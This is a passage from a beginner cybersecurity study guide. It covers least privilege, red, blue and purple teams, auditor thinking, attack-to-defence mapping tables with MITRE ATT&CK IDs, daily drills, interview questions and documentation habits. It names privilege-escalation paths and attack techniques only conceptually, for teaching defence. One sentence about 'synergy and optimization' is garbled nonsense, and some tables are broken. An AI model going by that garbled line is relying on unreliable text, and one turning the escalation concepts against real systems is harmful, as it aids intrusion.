
If every component has minimal permissions:

- A compromised web server can only access web files → cannot read database passwords
- A compromised user account can only access their own data → cannot escalate
- A compromised service account can only do its specific task → cannot install backdoors

Least privilege in practice:

Component	Overprivileged (Wrong)	Least Privilege (Right)
Web server user	Run as root	Dedicated www-data user with minimal permissions

Database user for web app	Full database admin	Read/write only on specific tables
SSH access	All admin accounts can SSH	Only one service account, key auth only
Sudo access	All users have sudo	Only specific users, only specific commands
File permissions	chmod 777 everywhere	Minimum required per file



Check your own system's sudo configuration (Termux):

bash


cat /etc/sudoers 2>/dev/null || echo "No sudoers in Termux"

On a real Linux server, this file defines who can run what with elevated privileges. Overly permissive sudoers is a common escalation path.

6.4 – Red vs Blue vs Purple Reality

These terms are used constantly in cybersecurity job descriptions and conversations. Knowing them correctly matters for both your career choices and your interviews.

Red Team vs Blue Team vs Purple Team



Note: Synergy and optimization in cybersecurity of synergy and optimization, optimization to create on a textbook quality.

6.4.1 – Why Blue Team Is Harder Than It Looks

Blue Team = defenders: SOC analysts, incident responders, security engineers, threat hunters.

The reality of Blue Team work:

Red Team's advantage:

Blue Team's disadvantage:

Needs to find ONE way in

Must close ALL ways in

Can choose timing

Must defend 24/7/365

Can fail and try again

Cannot fail even once

Has full knowledge of their tools

Must identify unknown tools

Attack is the goal

Protection AND business continuity

Typical engagement: days/weeks

Responsibility: permanent

The workload reality:

A SOC analyst on a busy day might see:

- 10,000+ security events
- 100+ alerts
- 5-10 alerts requiring investigation

- 1-2 potential incidents to handle

Most of those 100+ alerts are false positives. The skill is distinguishing real threats from noise. This requires deep knowledge of what normal looks like – exactly what Chapter 5 started building.

Why Blue Team is undervalued and underpaid relative to difficulty: Red Team work is glamorous – it involves finding and exploiting vulnerabilities. Blue Team work is repetitive monitoring and documentation. The market has historically paid more for offensive skills. This is changing as organisations realise that defence is the harder problem.

6.4.2 – Why Red Team Is Not Entry Level

Red Team = attackers (authorised): Penetration testers, red team operators, exploit developers.

What Red Team work actually requires:

Technical prerequisites:

- **Deep understanding of multiple operating systems**
- **Network protocol expertise**
- **Application security knowledge (web, mobile, API)**
- **Scripting and programming ability**
- **Knowledge of attacker tools and techniques**
- **Understanding of defensive tools (to evade them)**

Professional prerequisites:

- **Understanding of legal boundaries**
- **Scope management**
- **Professional report writing**
- **Client communication**
- **Evidence handling**

Why beginners cannot do this:

A Red Team assessment that misses something important can give a client false confidence – they believe they are secure when they are not. A Red Team operator who exceeds scope accidentally becomes a criminal. A report that is unclear can lead to incorrect fixes.

The honest career path to Red Team:

Year 1-2: Blue Team (SOC/monitoring) → Learn what normal looks like

Year 2-3: Blue Team + CTF practice → Build offensive skill in safe environment

Year 3-4: Junior pentester → Supervised assessments

Year 4-5: Mid-level pentester → Independent assessments with oversight

Year 5+: Senior pentester / Red Team → Lead complex engagements

Skipping the Blue Team foundation is like becoming a surgeon without studying how healthy bodies work. You need to understand the system to safely attack it.

6.4.3 – Purple Team – Combined Professional Thinking

Purple Team = Red and Blue working together:

Instead of Red attacking and Blue defending separately, Purple Team involves active collaboration:

Red Team finds vulnerability X

↓

Purple Team session: both teams together

Red: "Here is exactly how we exploited this. Here is our tool, our traffic."

Blue: "Now we can see what the attack looks like in our logs. We build a detection rule."

↓

Blue Team now has detection for that specific technique

Red Team validates the detection works

↓

Both teams improve together

Why Purple Team is the most effective model:

Red-only exercises leave the Blue Team guessing what was done. Blue-only monitoring leaves Red Team's techniques undetected. Purple Team shares knowledge both ways → both sides improve simultaneously.

What Purple Team thinking means for you:

Even as a solo learner, you can practice Purple Team thinking:

- Study an attack technique (Red thinking)
- Ask: "What would this look like in logs?" (Blue thinking)
- Ask: "What detection rule would catch this?" (Purple output)

You did this in Chapter 5 — you analysed a brute force attack in logs AND identified what alert rule would have caught it earlier. That is Purple Team thinking.

6.5 — Thinking Like an Auditor

Auditors are the least glamorous people in cybersecurity. They are also some of the most important — and often the highest paid. Understanding auditor thinking makes you a more complete security professional.



6.5.1 — What Auditors Actually Ask

An auditor's job is to verify that security controls actually exist and actually work as documented.

The auditor's core question: "Can you prove it?"

Auditor: "Do you have a password policy?"

Wrong answer: "Yes, of course we do."

**Right answer: Shows the documented policy, the enforcement configuration,
and a sample of audit logs showing the policy being enforced.**

Auditor: "Are your servers patched?"

Wrong answer: "Yes, our admin patches them regularly."

Right answer: Shows the patch management system report with dates,

***vulnerability scanner output before and after patching,
and the SLA compliance record.***

Auditor: "Do you have access control?"

Wrong answer: "Users can only access what they need."

***Right answer: Shows the access control matrix, the last access review,
the process for revoking access when employees leave,
and evidence that the process was followed.***

The pattern: Auditors need evidence, not assertions. "We do it" means nothing without "here is proof we do it."

6.5.2 – Why Controls Without Evidence Are Useless

The compliance reality:

Imagine a firewall rule that says "block all traffic from China." Is this actually working? How do you know?

Without evidence:

- Maybe the rule was deleted accidentally last month
- Maybe the rule has exceptions that make it ineffective
- Maybe the rule only applies to IPv4, not IPv6
- Maybe the firewall hardware failed and is now in pass-through mode

With evidence:

- Firewall logs showing the rule matches and drops traffic
- Regular rule review documentation
- Change management records showing no unauthorised modifications
- Monitoring alert that triggers if the rule is removed

The control might exist. Without evidence it is working, you cannot rely on it.

This is directly relevant to your learning:


Your practice log files from Chapter 5 are evidence. Your system state captures from Chapter 5 are evidence. Your daily logs of commands practiced are evidence. Your written incident timelines are evidence.

You are building a portfolio of evidence that shows your skills are real. This is auditor-level thinking applied to your own development.

6.5.3 – Risk Mapping – Threat to Control

Risk mapping is the process of connecting:

Identified Threat → Specific Risk → Control Applied → Residual Risk



Example risk map (what you now know how to build):

Threat	Risk	Control	Detection	Residual Risk
SSH brute force	Unauthorised access	Key-based auth only	Monitor auth.log for failures	Very Low
SQL Injection	Database compromise	Parameterised queries	WAF logs, DB error logs	Low
XSS on comments	Session hijacking	HTML encoding on output	CSP header, logs	Low with HttpOnly
Phishing email	Credential theft	Email filtering	Email logs, auth anomalies	Medium

Insider data theft	Data exfiltration	Least privilege access	DLP, access logs	Medium
--------------------	-------------------	------------------------	------------------	--------

Build your own risk map:

bash


nano ~/practice/guide2/chapter6/risk_map.txt

Add entries for the attacks you studied in chapters 3, 4, and 5. For each: what is the threat? What is the risk? What control prevents it? What detection catches it if the control fails?

This exercise is directly portfolio-worthy. An interviewer who sees a hand-built risk map understands that you think like a security professional, not a tool runner.

6.6 – Full Attack-to-Defence Mapping

This section ties together everything from Chapters 1-5 into a unified attack-defence reference.



For every attack you know, you now know its defence:

Network Attacks:

Attack	Chapter	Kill Chain Stage	ATT&CK ID	Control	Detection
ARP Spoofing	3	Lateral Movement	T1557.002	Dynamic ARP Inspection	Monitor duplicate MACs in ARP table
DNS Poisoning	3	Initial Access	T1584.002	DNSSEC, DNS over HTTPS	Compare DNS responses from multiple resolvers
Port Scanning	3	Reconnaissance	T1046	Firewall (limit exposed ports)	IDS rules for scan patterns

Web Attacks:

Attack	Chapter	Kill Chain Stage	ATT&CK ID	Control	Detection
SQL Injection	4	Exploitation	T1190	Parameterised queries, WAF	DB error logs, WAF alerts
XSS (Stored)	4	Exploitation	T1059.007	HTML encoding, CSP	Content monitoring, user reports
IDOR	4	Privilege Escalation	T1078	Authorisation checks	Access logs (user accessing others' data)
CSRF	4	Execution	T1185	CSRF tokens, SameSite	Referer header anomalies
SSRF	4	Lateral Movement	T1090	URL whitelist, block internal ranges	Outbound connection monitoring

Authentication Attacks:

Attack	Chapter	Kill Chain Stage	ATT&CK ID	Control	Detection
Brute Force	5	Credential Access	T1110.001	Rate limiting, lockout, MFA	auth.log failure counting
Credential Stuffing	5	Initial Access	T1078.001	MFA, breach monitoring	Login from unusual IPs
SSH Brute Force	5	Initial Access	T1110.001	Key auth, fail2ban	auth.log monitoring

Post-Exploitation:

Attack	Chapter	Kill Chain Stage	ATT&CK ID	Control	Detection
Privilege Escalation	6	Privilege Escalation	T1068	Least privilege, correct permissions	sudo logs, SUID monitoring
Persistence via cron	6	Persistence	T1053.003	Cron audit, file integrity	dpkg.log, crontab monitoring

6.7 – Daily Attack-Defence Drills

Do these every day for 10 days before moving to Chapter 7.

Drill 1 – Kill Chain Mapping (Daily)

Pick one attack you know. Map it to the full 7-stage kill chain:

Attack chosen: [e.g., SQL Injection]

Recon: What would the attacker discover? (e.g., login page exists, error messages visible)

Weaponise: What do they prepare? (e.g., SQLi payload, automated tool)

Deliver: How does payload reach the server? (e.g., HTTP request with malicious parameter)

Exploit: What vulnerability is triggered? (e.g., unsanitised input in query)

Install: What persistence might follow? (e.g., new admin account via DB)

C2: How might they communicate? (e.g., web shell in upload directory)

Objectives: What is the goal? (e.g., dump users table, steal credentials)

Write this for a different attack each day.



Drill 2 – Defence-Control Pairs (Days 1-5)

For each attack from Drill 1, write:

Control (preventive): [what stops it from working]

Detection (detective): [what log/alert would show it happened]

Evidence preserved: [what log entries would prove it occurred]

Drill 3 – ATT&CK Exploration (Days 3-7)

bash

Open attack.mitre.org in your phone's browser

Find the technique for today's attack

Write down:

- Technique ID (e.g., T1110)

- Technique name

- Two sub-techniques

- Two data sources (what logs would show this technique)

- Two mitigations listed by MITRE

Add these to your risk map file.

Drill 4 – Defence Gap Analysis (Days 5-10)

Imagine you manage a small organisation with:

- A web server running a public website
- An SSH server for admin access
- A database server
- 5 employee laptops

bash

nano ~/practice/guide2/chapter6/defence_gap_analysis.txt

Write:

- What attacks are you most exposed to?
- What controls do you have from the attack-defence table?
- What controls are missing?
- Which missing control would you prioritise first and why?

There is no single right answer. The thinking is what matters.

Drill 5 – Purple Team Exercise (Days 7-10)

Take the brute-force attack from Chapter 5's practice log. Write three things:

1. RED THINKING:

How would a stealthy attacker modify this attack to avoid detection?

(Hint: what did we identify as the detection trigger in Chapter 5?)

2. BLUE THINKING:

What additional logging would you enable to catch even the stealthy version?

3. PURPLE OUTPUT:

Write one specific detection rule in plain English:

"Alert when [specific condition] is observed in [specific log source]"

Example of a good detection rule: "Alert when the same source IP has more than 3 failed SSH logins within any 5-minute window, even if attempts are spread across different usernames."

6.8 – Chapter Summary Box

CHAPTER 6 – KEY TAKEAWAYS

Kill Chain (7 stages):

Recon → Weaponise → Deliver → Exploit → Install → C2 → Objectives

Defenders break ONE link to stop the entire attack

Earliest detection = least damage

MITRE ATT&CK:

14 Tactics (why) containing hundreds of Techniques (how)

Common language for security professionals worldwide

Free at attack.mitre.org

Controls vs Detection:

Controls = prevent attack from succeeding

Detection = know when attack is happening

Need BOTH – controls alone fail silently

Firewalls are necessary but NOT sufficient:	
Cannot understand application logic (SQLi passes through)	
Cannot stop authorised users abusing access	
Cannot detect C2 over allowed ports	
Privilege Escalation:	
Attackers escalate because initial access is always low-privilege	
Wrong permissions (777, world-writable scripts) enable escalation	
Least privilege = minimum permissions = smallest escalation surface	
Red = attack Blue = defend Purple = both thinking together	
Blue Team is harder than Red Team – must defend everything, 24/7	
Purple Team thinking = attack-aware defence	
Auditors need evidence, not assertions	
"We do it" means nothing without "here is proof we do it"	

6.9 – Viva and Interview Questions

Short Answer (2-3 marks / Viva level):

1. What are the 7 stages of the Cyber Kill Chain?
2. What is MITRE ATT&CK and what problem does it solve?
3. What is the difference between a preventive control and a detective control?
4. Why is a firewall alone insufficient to protect a web application?
5. Define privilege escalation. Why do attackers attempt it?

6. What is the Principle of Least Privilege?
 7. What is the difference between Red Team and Blue Team in cybersecurity?
 8. What does Purple Team mean? Why is it effective?
-

Medium Answer (4-5 marks / Interview level):

1. Explain defence in depth with a practical example involving at least three layers of security for SSH access. Explain what each layer protects against and what the next layer does if that one fails.
 2. A web application firewall is in place. An attacker still successfully exploits SQL injection on the application. Walk through how this is possible – what the WAF does and does not protect, and what the complete defence should look like.
 3. Map a phishing attack through all 7 stages of the kill chain. At which stage is it easiest to stop? At which stage would you detect it if early stages were not caught?
 4. Explain why the path to a Red Team career runs through Blue Team first. What specific knowledge does Blue Team experience provide that makes Red Team work safer and more effective?
-

Long Answer (7 marks / Exam or senior interview):

1. A company has only a firewall and antivirus for security. Using the kill chain model and MITRE ATT&CK concepts, explain three different attacks that would succeed against this configuration, which kill chain stage each would reach undetected, and what specific additional controls and detections should be added for each.
 2. Explain the concept of privilege escalation in full – what privileges are, why they matter, three technical paths to escalation (misconfigured permissions, SUID binaries, sudo misconfigurations), and what the Principle of Least Privilege does to reduce each path.
 3. Compare preventive controls and detective controls. Why are both necessary? Design a layered security architecture for a small web application (web server, database, admin SSH access) using at least three preventive controls and three detective controls, explaining which attack each targets and which log provides evidence.
-

6.10 – Memory Tricks

Kill Chain – remember with RWDEICOACTS:

Too long. Use a shorter mnemonic:

Real Work Deserves Expert Investigation, Control, Objective Achievement

R = Reconnaissance

W = Weaponisation

D = Delivery

E = Exploitation

I = Installation

C = Command and Control

O = Objectives (Actions on)

Or simplify to the four core phases:

REPO:

R = Recon (gather info)

E = Enter (get initial access)

P = Persist (stay in)

O = Objectives (do damage/steal)

Control vs Detection – remember with a car analogy:

Controls = seatbelt, airbags, brakes (prevent or reduce damage)

Detection = dashboard warning lights, GPS tracker (tell you when something goes wrong)

You need BOTH in a car.

You need BOTH in cybersecurity.

A car with only brakes and no warning lights = you do not know when brakes are failing.

MITRE ATT&CK structure:

Tactic = WHY (what they want to achieve)

Technique = HOW (what method they use)

T-number = the ID (T1110 = Brute Force)

Privilege Escalation – remember with a building analogy:

Initial access = ground floor (limited view, limited reach)

Root/Admin = top floor (can see and control everything)

Attacker enters ground floor (initial access)

Finds unlocked stairwell (misconfigured permission)

Climbs to top floor (root access)

Least privilege = lock every floor individually

Only give keys to the floors each person needs

Red / Blue / Purple – remember with traffic lights:

Red = attack (red light = stop, as in "stop the defenders")

Blue = defend (blue = calm, steady, monitoring)

Purple = combined = Red + Blue mixed = deeper coverage

FINAL TRUTH – CHAPTER 6

You have now completed the hardest conceptual chapter in Guide 2.

Every chapter before this one built a single skill:

- Chapter 2: terminal commands
- Chapter 3: networking
- Chapter 4: web vulnerabilities
- Chapter 5: log analysis

This chapter asked you to hold all of those skills simultaneously and see them as parts of a single, unified framework.

That is what professionals do. Every day.

When a SOC analyst gets an alert, they do not think: "This is a networking problem" or "this is a web problem." They think: "What stage of the kill chain is this? What technique in ATT&CK does this match? What control failed to prevent it? What evidence do I have? What happens next in the chain if I do not act now?"

That multi-layered thinking is what you have been building. It does not come from tools. It comes from understanding.

You are building the understanding.

Chapter 7 — Documentation, Reporting and Professional Habits


Turning Technical Knowledge Into Career-Ready Proof

Verified for Pixel OS + Termux | No Special Tools Required

In cybersecurity, what you cannot explain clearly is treated as if you do not know it. Your technical skill is only as valuable as your ability to communicate and prove it. This chapter teaches you to do both.

BEFORE YOU BEGIN — Documentation Setup

Create your professional documentation workspace now. Everything you build in this chapter becomes portfolio material.



bash

```
mkdir -p ~/practice/guide2/chapter7/{reports,observations,templates,portfolio}
```

```
cd ~/practice/guide2/chapter7
```

```
echo "Chapter 7 — Documentation workspace created: $(date)" > workspace_log.txt
```

Verify structure:

bash

ls -la ~/practice/guide2/chapter7/

You should see four subdirectories. Everything you write in this chapter goes into one of these folders. By the end of this chapter, you will have a structured documentation portfolio that is real, readable, and professional.


7.1 – Why Documentation Is a Core Skill

7.1.1 – No Report = No Skill

This is one of the harshest truths in cybersecurity. Read it carefully.

Scenario A: A penetration tester finds 12 critical vulnerabilities. She fixes them all silently and tells the client "everything is clean now." Six months later the client is breached. The client has no record of what was found, what was fixed, or what remained. Legally, nothing was proven. Professionally, nothing exists.

Documentation Lifecycle



Scenario B: A penetration tester finds 12 critical vulnerabilities. He documents every finding with evidence, impact, and remediation steps. He delivers a professional report. Six months later, the client is breached through a 13th vulnerability that was outside the assessment scope. The report proves exactly what was and was not covered. The tester is protected. The client understands why.

The difference is not skill. The difference is documentation.

For you specifically:

Right now, you are building knowledge through these guides. That knowledge exists in your head. If you cannot demonstrate it — through written work, documented practice, structured reports — it is invisible to every employer, scholarship committee, and interviewer you will ever face.

Documentation transforms invisible knowledge into visible proof.

Hindi / Gujarati: Documentation = દસ્તાવેજીકરણ (Dastavejikan) — Written record keeping Report = અહેવાલ (Aheval) — Formal written account Evidence = પુરાવો (Puravo) — Proof / સબૂત (Saboot)

7.1.2 — Thinking Like an Auditor

You first encountered auditor thinking in Chapter 6. Now you apply it to your own work.

The auditor's three questions for every claim:

1. What is the evidence?

Not what you think happened — what can you prove happened?

2. Is the evidence independent?

Did you generate it, or did the system generate it automatically?

(System-generated evidence is stronger than human-written notes)

3. Is the evidence reproducible?

Could someone else follow your steps and get the same result?

Apply these questions to your own documentation:

Claim: "I analysed an authentication log and found a brute force attack."

Evidence: The practice_auth.log file + your grep command outputs + your timeline

Independent: Log file was created with realistic system data, not invented

Reproducible: Anyone with the same log file running the same commands gets the same result

→ This claim is fully documented and defensible.

Claim: "I understand SQL injection."

Evidence: ???

Independent: ???

Reproducible: ???

→ This claim is invisible without documentation.

The difference between these two claims is Chapter 5's drills versus simply reading Chapter 4. Doing the work and documenting it transforms claims into proof.

7.1.3 – How Reports Protect You Legally

This section is not about legal advice. It is about professional protection.

In cybersecurity work – even learning exercises – documentation creates a legal record of what you did, when you did it, and what boundaries you respected.

Situations where your documentation protects you:

Situation 1 – Misunderstood security research: You run security tools on your own devices for learning. If a misunderstanding ever arose about your activities, your practice log showing the commands you ran, the dates they were run, and the fact they targeted only your own devices provides clear evidence of legitimate, bounded activity.

Situation 2 – Scholarship and visa applications: Security clearances, scholarship background checks, and visa processes sometimes review digital activity. A documented learning history showing structured, legal, ethical practice is very different from unexplained tool usage with no context.

Situation 3 – Future employment: If you are ever involved in an incident at work – even as a responder, not a cause – your documented actions and decision-making process protect you if questions are asked later.

The habit to build now: Document what you do, why you did it, what system you did it on, and that you had permission to do it. Start this habit as a student. It will serve you throughout your career.

7.2 – Writing Security Observations

The first skill is writing observations – not conclusions. This is harder than it sounds, because humans naturally jump to conclusions.

7.2.1 – Observation vs Assumption – The Hard Line

The difference that matters most in security writing:

OBSERVATION = something you directly witnessed or measured

ASSUMPTION = something you concluded without direct evidence

Test yourself on each of these:

"The login failed." → OBSERVATION (the log says so)

"The attacker used a dictionary attack." → ASSUMPTION (you inferred the method)

"IP 203.0.113.45 made 9 failed login attempts." → OBSERVATION (countable from log)

"The attacker is from Russia." → ASSUMPTION (IP geolocation is unreliable)

"sudo /bin/bash was executed by user karan." → OBSERVATION (log entry says so)

"The attacker gained full control of the system." → ASSUMPTION (you cannot confirm from auth.log alone)

"The session opened for user karan at 10:25:08." → OBSERVATION (log says so)

